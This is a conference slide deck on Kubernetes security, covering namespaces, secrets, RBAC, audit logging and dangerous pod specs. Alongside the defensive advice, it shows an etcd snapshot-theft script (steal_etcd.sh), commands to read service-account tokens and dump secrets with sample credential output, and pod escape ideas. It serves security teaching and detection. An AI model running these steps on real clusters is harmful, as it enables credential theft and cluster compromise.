Not much isolation by default.

Not a security boundary.

Architecture Review

- What is the goal of a namespace?
- What security assumptions are we making?
- Who is deploying code?

Namespace Scope

- No network isolation!
 - Use network policies
- <service-name>.<namespace-name>.svc.cluster.local
- Most resources are namespace scoped.
 - **Scope != Security**

1. Source: <https://kubernetes.io/docs/concepts/overview/working-with-objects/namespaces/>

Namespaces Continued

- kube-system namespace hosts the control plane node components (mostly)
- Detection opportunities
 - Cross namespace traffic
 - Should “prod” ever be accessing “test-ns-DONOTDELETE-2”

```
→ hsc2025 kubectl get pods -n kube-system
```

NAME	READY	STATUS	RESTARTS	AGE
coredns-668d6bf9bc-542b9	1/1	Running	0	3d14h
etcd-minikube	1/1	Running	0	3d14h
kube-apiserver-minikube	1/1	Running	0	3d14h
kube-controller-manager-minikube	1/1	Running	0	3d14h
kube-proxy-cbgsr	1/1	Running	0	3d14h
kube-scheduler-minikube	1/1	Running	0	3d14h
storage-provisioner	1/1	Running	1 (3d14h ago)	3d14h

Kubernetes Multi-Tenancy

A cluster with multiple “tenants”
(clients/customers/teams/etc) sharing
resources.

This takes serious consideration and
resources to get right.

Must be extensively tested by offsec team

Soft Multi-Tenancy

- Tenants generally trust each other
- Different teams sharing a cluster

Hard Multi-Tenancy

- Tenants should be untrusted and considered hostile
- Incredibly complex architectural problems

Kubernetes Secrets

Pods running in clusters need to access **sensitive information**.

Hard-coding **sensitive information** into applications is infeasible.

Secrets decouple sensitive material from the application code.

Base64 Encoded

- Base64 encoded
- No encryption
- Plaintext in pods

Centralized

- Stored in the cluster?
- Who should access secrets?

```
→ ~ kubectl get secrets -A
```

NAMESPACE	NAME	TYPE	DATA	AGE
default	api-key-secret	Opaque	1	69m
default	database-credentials	Opaque	2	69m
default	ssh-key-secret	kubernetes.io/ssh-auth	2	69m
default	tls-certificate	kubernetes.io/tls	2	13h
kube-system	bootstrap-token-1qpsro	bootstrap.kubernetes.io/token	5	3d15h
kube-system	bootstrap-token-j9zsek	bootstrap.kubernetes.io/token	5	3d15h

```
→ ~ █
```

Encryption?

- An afterthought
- Possible but **rarely implemented**
- Find the **decryption key**


Misunderstood

- Outline a **secrets policy**
- Consider 3rd party solutions (**\$\$\$**)

Secrets Continued

- Hot take (?): Kubernetes secrets objects are not a secure way of storing sensitive data
 - Better than nothing, but not great
- They're not well understood by kubernetes admins
- They're easy to commit to `code repos`
- **No one actually encrypts them**
- `> kubectl get secrets -o yaml`
 - TO VICTORY
- There are numerous footguns
 - Make sure you're not logging secrets to your SIEM
- Mounted into pod as Linux environment variables, files,
- Don't forget about config maps!
 - **Look for creds, keys, etc**
- Hashicorp vault or other secret stores
- Indirect secret access is fruitful
 - I love fruit







File: steal_etcd.sh

```
1 #!/usr/bin/env bash
2 NOCOLOR=$(tput sgr0)
3 RED=$(tput setaf 1)
4 GREEN=$(tput setaf 2)
5 BLUE=$(tput setaf 4)
6 YELLOW=$(tput setaf 3)
7 TICK="$NOCOLOR[$GREEN+$NOCOLOR] "
8 TICK_ERROR="$NOCOLOR[$RED!$NOCOLOR] "
9
10 echo -n $TICK"Checking for etcd pod name in$BLUE kube-system$NOCOLOR namespace... "
11 ETCD_NAME=$(kubectl get pods -n kube-system | grep etcd | awk '{print $1}')
12 echo $YELLOW $ETCD_NAME
13 ETCD_INFO=$(kubectl describe pod -n kube-system $ETCD_NAME)
14 ETCD_CACERT=$(echo "$ETCD_INFO" | grep '\--trusted-ca-file' | cut -d "=" -f 2)
15 ETCD_SERVERCERT=$(echo "$ETCD_INFO" | grep '\--cert-file' | cut -d "=" -f 2)
16 ETCD_KEY=$(echo "$ETCD_INFO" | grep '\--key-file' | cut -d "=" -f 2)
17
18 echo $TICK"Attempting to save etcd database snapshot to $BLUE/tmp/etcd-loot.db"$NOCOLOR
19 ETCDCTL_API=3 etcdctl --cacert=$ETCD_CACERT --cert=$ETCD_SERVERCERT --key=$ETCD_KEY snapshot save /tmp/etcd-loot.db
20 if [ $? -eq 0 ];then
21     echo $TICK"Etcd snapshot success, stored in $BLUE/tmp/etcd-loot.db!"$NOCOLOR
22 else
23     echo $TICK_ERROR$RED"Failed to take snapshot of etcd database!"$NOCOLOR
24 fi
```

Kubernetes RBAC

Principals (users/serviceaccounts) need to operate.

RBAC defined what a role is allowed to do. That roles is *bound* to a principal through RoleBindings

If you do nothing else implement least privilege for RBAC!

Roles + ClusterRoles

- Define:
 - Action
 - Resource
 - Namespace
 - etc
- Roles == Namespace Scoped
- ClusterRole == Cluster Scope

Least Privilege

- Only grant principals the roles they need to operate
- Audit Roles/Bindings frequently

RoleBindings

- “Glue”
- Binds a Role to a principal

RBAC

pod-viewer.yaml

```
kind: Role
metadata:
  # The namespace your role is allowed access to.
  namespace: default
  # The name of the role
  name: pod-viewer
rules:
  # Which API group can be accessed.
  - apiGroups: [""]
    # The resource able to be accessed with verbs
    resources: ["pods"]
    # What the role is allowed to access
    verbs: ["get", "list"]
```

RBAC

- Viewing RBAC from inside a pod as an attacker
- View service account token in pod at `/var/run/secrets/kubernetes.io/serviceaccount/token`

```
> TOKEN=$(cat /var/run/secrets/kubernetes.io/serviceaccount/token) ; jq -R 'split(".") | .[1] | @base64d | fromjson' <<< $TOKEN
```

```
root@pod-creator:/# TOKEN=$(cat /var/run/secrets/kubernetes.io/serviceaccount/token)
| @base64d | fromjson' <<< $TOKEN
{
  "aud": [
    "https://kubernetes.default.svc.cluster.local"
  ],
  "exp": 1770495384,
  "iat": 1738959384,
  "iss": "https://kubernetes.default.svc.cluster.local",
  "jti": "32b4d94f-62ee-49ae-86fe-def7c45c19b9",
  "kubernetes.io": {
    "namespace": "dmz",
    "node": {
      "name": "minikube-m03",
      "uid": "8fd781d5-7c89-4b16-a419-0b0f98bcfb0d"
    },
    "pod": {
      "name": "pod-creator",
      "uid": "6fd7da61-10a8-4928-ad3a-541266d4be8b"
    },
    "serviceaccount": {
      "name": "pod-creator-sa",
      "uid": "92e62de6-af18-4cd8-aa80-2ee79b6e8ddc"
    },
    "warnafter": 1738962991
  },
  "nbf": 1738959384,
  "sub": "system:serviceaccount:dmz:pod-creator-sa"
}
root@pod-creator:/#
```

RBAC Enumeration

- Check your permissions with
➤ `kubectl auth can-i --list`

```
root@secrets-reader:/# kubectl auth can-i --list | grep "get list\\|"  
Resources Non-Resource URLs Resource Names Verbs  
selfsubjectreviews.authentication.k8s.io [] [] [create]  
selfsubjectaccessreviews.authorization.k8s.io [] [] [create]  
selfsubjectrulesreviews.authorization.k8s.io [] [] [create]  
secrets [] [] [get list]
```

RBAC

- Querying the kube-apiserver for the secrets using kubectl
 - Requires kubectl/curl/etc

> kubectl get secrets

> kubectl get secrets -o yaml

```
root@secrets-reader:/# kubectl get secrets
NAME                      TYPE        DATA  AGE
api-key-secret            Opaque      1     19m
database-credentials      Opaque      2     19m
ssh-key-secret            kubernetes.io/ssh-auth  2     19m
tls-certificate           kubernetes.io/tls       2     19m
root@secrets-reader:/# kubectl get secrets -o yaml | grep -A1 "  data:"
  data:
    api-key: YTFiMmMzZDRlNWY2ZzdoOGk5ajA=
  --
  data:
    password: UEAkJHdPcmQxMjMh
  --
  data:
    ssh-privatekey: LS0tLS1CRUdJTiBSU0EgUFJJVkFURSBLRVktLS0tLQpNSUlFdmdJQkFEQU5CZ2txa
uLkZBS0VfUlNBX1BSSVZBVEVfS0VZX0RBVEEuLi4uCi0tLS0tRU5EIFJTQSBQUklWQVRFIEtFWS0tLS0t
  --
  data:
    tls.crt: LS0tLS1CRUdJTiBDRVJUSUZJQ0FURS0tLS0tCk1JSUN6akNDQWplZ0F3SUJBZ0lkQU5XLy4u
NFUlRJRkldQVRFLS0tLS0t
root@secrets-reader:/#
```

Kubernetes AuditLogging

Logging at the API Server level

Ability to log (in JSON) data about each request that traverses the API Server

Super useful! Super Noisy! Super confusing to a SOC!

Logging Levels

- 4 Levels
 - Metadata
 - Request
 - RequestResponse
 - None
- Levels are additive!

Log Volume

- Roughly ~1GB of logs per day in a new cluster with 1 ControlPlane node + 1 Worker Node with 0 pods
- Use your imagination...

Log Stages

- RequestReceived
- ResponseStarted
- ResponseComplete
- Panic

Example Audit Policies

LogPodCreate.yaml

```
apiVersion: audit.k8s.io/v1
kind: Policy
rules:
  - level: Metadata
    verbs: ["create"]
    resources:
      - group: ""
        resources: ["pods"]
# Drop all else
  - level: None
```

Pay_SIEM_Provider_Lots_of_Money.yaml

```
apiVersion: audit.k8s.io/v1
kind: Policy
rules:
  # Log all requests at metadata
  - level: Metadata
```

Level: Metadata

```
4
5   "kind": "Event",
6   "apiVersion": "audit.k8s.io/v1",
7   "level": "Metadata",
8   "auditID": "18190867-edaa-48a4-95c5-6935576a9939",
9   "stage": "RequestReceived",
10  "requestURI": "/api/v1/namespaces/default/pods?fieldManager=kubectl-client-side-apply&fieldValidation=Strict",
11  "verb": "create",
12  "user": {
13    "username": "kubernetes-admin",
14    "groups": [
15      "kubeadm:cluster-admins",
16      "system:authenticated"
17    ],
18  },
19  "sourceIPs": [
20    "192.168.1.167"
21  ],
22  // Want something fun to look into? What userAgent do other attack tools use?
23  "userAgent": "kubectl/v1.28.9 (linux/amd64) kubernetes/587f5fe",
24  "objectRef": {
25    "resource": "pods",
26    "namespace": "default",
27    "apiVersion": "v1"
28  },
29  "requestReceivedTimestamp": "2024-05-31T20:30:27.956279Z",
30  "stageTimestamp": "2024-05-31T20:30:27.956279Z"
31 }
32 <snip>
```

Level: Request


```
5 "requestObject": {
6     "kind": "Pod",
7     "apiVersion": "v1",
8     "metadata": {
9         "name": "priv-pod",
10        "namespace": "default",
11        "creationTimestamp": null,
12        "annotations": {
13            "kubectl.kubernetes.io/last-applied-configuration": "{\"apiVersion\":\"v1\", \"kind\":\"Pod\", \"metadata\":{\"an
14           notations\":{}}, \"name\":\"priv-pod\", \"namespace\":\"default\"}, \"spec\":{\"containers\": [{\"image\":\"nginx\", \"name\"
15           :\"priv-pod\"}, {\"securityContext\":{\"privileged\":true}}], \"hostNetwork\":true}}\\n"
16        }
17    },
18    "spec": {
19        "containers": [
20            {
21                "name": "priv-pod",
22                "image": "nginx",
23                "resources": {},
24                "terminationMessagePath": "/dev/termination-log",
25                "terminationMessagePolicy": "File",
26                "imagePullPolicy": "Always",
27                "securityContext": {
28                    "privileged": true
29                }
30            },
31            "restartPolicy": "Always",
32            "terminationGracePeriodSeconds": 30,
33            "dnsPolicy": "ClusterFirst",
34            "hostNetwork": true,
35            "securityContext": {},
36            "schedulerName": "default-scheduler",
37            "enableServiceLinks": true
38        },
39        "status": {}
40    },
41    <snip>
```

Level: RequestResponse



(chuckles)
I'm in danger.

Introducing KubeSketch



Logging

A Guide To Kubernetes Logs That Isn't A Vendor Pitch

Date Published: 2024-06-01

TAGS: kubernetes security


A guide to kubernetes logging at each cluster layer with a focus on AuditPolicy.

READ [→]

Link: <https://grahamhelton.com/blog>

Sus Pod Specs

- Inherently risky, probably dangerous, definitely sus
- Please read: <https://github.com/BishopFox/badPods>
- What can you do if you create a pod?
 - Privileged == Dissolve (almost) all isolation between node/container (except PID namespace)
 - HostPath == Mount the host filesystem into your pod (and add your SSH key)
 - HostNetwork == Sniff traffic from the node. Bypass network policies.
 - HostPID == See processes running on host (maybe bad). Or just kill things.
 - HostIPC == Maybe bad... check /dev/shm and /usr/bin/ipcs



Source: <https://bishopfox.com/blog/kubernetes-pod-privilege-escalation>

Source: <https://github.com/BishopFox/badPods>

Privileged Pod Spec

